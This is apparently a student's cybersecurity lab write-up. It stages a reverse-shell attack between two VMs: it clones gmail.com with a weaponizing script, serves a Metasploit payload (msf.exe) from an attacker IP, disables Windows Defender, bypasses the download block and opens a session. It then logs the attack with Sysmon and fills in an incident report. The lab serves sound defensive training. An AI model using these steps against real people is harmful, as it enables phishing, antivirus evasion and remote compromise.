**Cybersecurity 401**

**Module 2 - Data Security**

**\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_**

# **Ops Challenge 10 - Reverse Shell and Log Events**



| Rodrigo Brasil 11/2023 |


## **Part 1: Staging**

Windows 10 VM (Victim)



Ubuntu VM (Attacker)

## **Part 2: Prepare the C2 Server and Malware**



We need the machine’s IP, open the terminal and type the command “**ip a**”


The ip for this machine is “**192.168.1.3”**

****


Firstly type the command “**sudo su -”** to log in the shell with root

then type “**cd /opt/java-web-attack**”


Now to prepare the attack run the following commands:



**“./clone.sh** [**https://gmail.com**](https://gmail.com)**”**



“**./weaponize.py index.html 192.168.1.3**” This command prepares the server using the machine IP



“**./serve.sh**” This command starts the server and metasploit

## 

## 

## 

## 

## 


## 

## 

## 


## **Part 3: Installing Sysmon on Win 10**

### Download sysmon and its xml config




Before installing Sysmon we need to download it first, by going to: <https://learn.microsoft.com/pt-br/sysinternals/downloads/sysmon>

Click the download button



It will download a zip file



We will also need the sysmonconfig-export.xml to install sysmon with premade rules

Download it here:


<https://github.com/SwiftOnSecurity/sysmon-config/blob/master/sysmonconfig-export.xml>




it will download the xml file



In your Downloads folder you should have these files



Extract the zip file contents by right clicking and choosing extract all




It will ask where we want to save its contents, the destination is user preference but the default destination will create a folder with the same name as the zipfile and it will store its contents there.


Click extract to extract the contents



After extracting there will be the zip file and the normal file




The contents inside the extracted folder will look like this




also move the xml file download before inside the folder for easier installation like so

### 

### Install Sysmon and its xml config



To install Sysmon we need to open CMD (Command line) with administrative privileges




To navigate to the Sysmon folder we need to input the following command:

**“cd C:/Users/YOUR-WIN-USERNAME-HERE/Downloads/Sysmon”**

Where it says **YOUR-WIN-USERNAME-HERE** put your windows username.

To view the contents inside the folder on CMD type “**dir**”

With these commands your output should look like the screenshot above.




Now to install Sysmon with the xml config type the following command:


“Sysmon64.exe -accepteula -i sysmonconfig-export.xml”

Your output should look like the screenshot above


remove the 64 from “Sysmon64.exe” if you are using a 32bit/x86 windows 10




To see if it installed properly we need to open Event Log



Event Log will look like this.




On your left there will be this bar




Now inside application and service registry, go to Microsoft\Windows\Sysmon

If you find Sysmon then it's correctly installed, if not, check previous steps.



It should look like this.




Clicking Operational will have logs, the amount depends on multiple factors like how long the vm has been on.


## 

## **Part 4: Malware Execution and Logging with Sysmon**


### Malware Execution




Before downloading the malware, first disable Windows defender real time protection searching for windows defender




Inside find “Protection against viruses and threats”






Inside it search again for “protection against viruses and threats” and click the blue text



Inside it disable the blue tick mark




After disabling it, it will look like the screenshot above



Open your browser and on the url bar type **“ATTACKER-IP-HERE/msf.exe”**

****

After entering the url the download will start. because its malware it will block it




but we can go around this by simple clicking the 3 dots and clicking maintain to download the file anyway




Inside the Downloads, click on the malware.

On the windows machine nothing will happen




but inside the attacker vm a session was initiated




now to enter the session, first type the command “**sessions**” to see the sessions available.

The session id is 1



Now simply type “**sessions 1**” and Neo we are in!



Type the “**ls**” command to see where we are

### 

### Logging with Syslog

## 

Inside the event logger, there will be a new level of information with Network connection detected

## 

## 

if we double click it, and go to details there will show a connection coming from the attacker IP: **192.168.1.3**

## 

Under the network connection there will be a process create



if we double click it we can see, that msf.exe made a connection to a Apache HTTP server it’s version “**2.2.14”** and at what time and date

## 

## **Part 5: Reporting**

# **Security Incident Report - Doc ID: 1**

*Report authors: Rodrigo Brasil*

| **INCIDENT NAME** | **INCIDENT DATE RANGE** | **INCIDENT ID** |
| --- | --- | --- |
| **Reverse Shell** | **24/11/2023** | **1** |

| **POSTMORTEM: OWNER NAME AND TITLE** | **DATE COMPLETED** |
| --- | --- |
| **Globex** | **25/11/2023** |

| **INCIDENT SEVERITY** | **COMMENTS** |
| --- | --- |
| **HIGH / MEDIUM / LOW / OTHER** | **HIGH** Severity, must be attend immediately |

## **SUMMARY**

An employee downloaded some malicious software thinking it was a game to pass time. Per the logs it made a connection to an unknown machine outside the network which made the work machine compromised.

## 

## **INCIDENT OVERVIEW**

| **IMPACT** | **Employee Computer Compromised** |
| --- | --- |
| **TRIGGER** | **Download and execution of a executable file** |
| **ROOT CAUSE** | **Execution of a exe file** |
| **DETECTION** | **Event log show a network connection to an outside unknown IP** |
| **RESPONSE** | **Immediate removal of the ethernet cable to sever internet connection** |
| **RESOLUTION** | **Further event logs and system check and removal of the malware** |

## **INCIDENT TIMELINE**

| **DATE, TIME, DURATION OF INCIDENT** | **DATE AND TIME OF DISCOVERY** |
| --- | --- |
| **24/11/2023 10:38:05** | **24/11/2023 10:45:22** |
| **CLOSURE DATE** | **EXPLANATION FOR CLOSURE (**resolved, false positive, other) |
| **25/11/2023** | **Resolved** |

## **INVESTIGATION AND RESPONSE TIMELINE**

| **DATE, TIME** | **OWNER** | **EVENT** | **ACTION** |
| --- | --- | --- | --- |
| **24/11/2023** | **Globex** | **Process Create** | **Connection made with a Apache HTTP server** |
| **24/11/2023** | **Globex** | **Network Connection Detection** | **TCP connection to the unknown machine IP 192.168.1.3:3000** |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |

## **LESSONS LEARNED**

| **What went well?** | **Quick discovery and action taken** |
| --- | --- |
| **What went poorly?** | **Unknown what data was compromised** |

## **POST-MORTEM CORRECTIVE ACTIONS**

| **DATE, TIME** | **TYPE OF ACTION** | **ACTION ITEM** |
| --- | --- | --- |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |
|  |  |  |

## 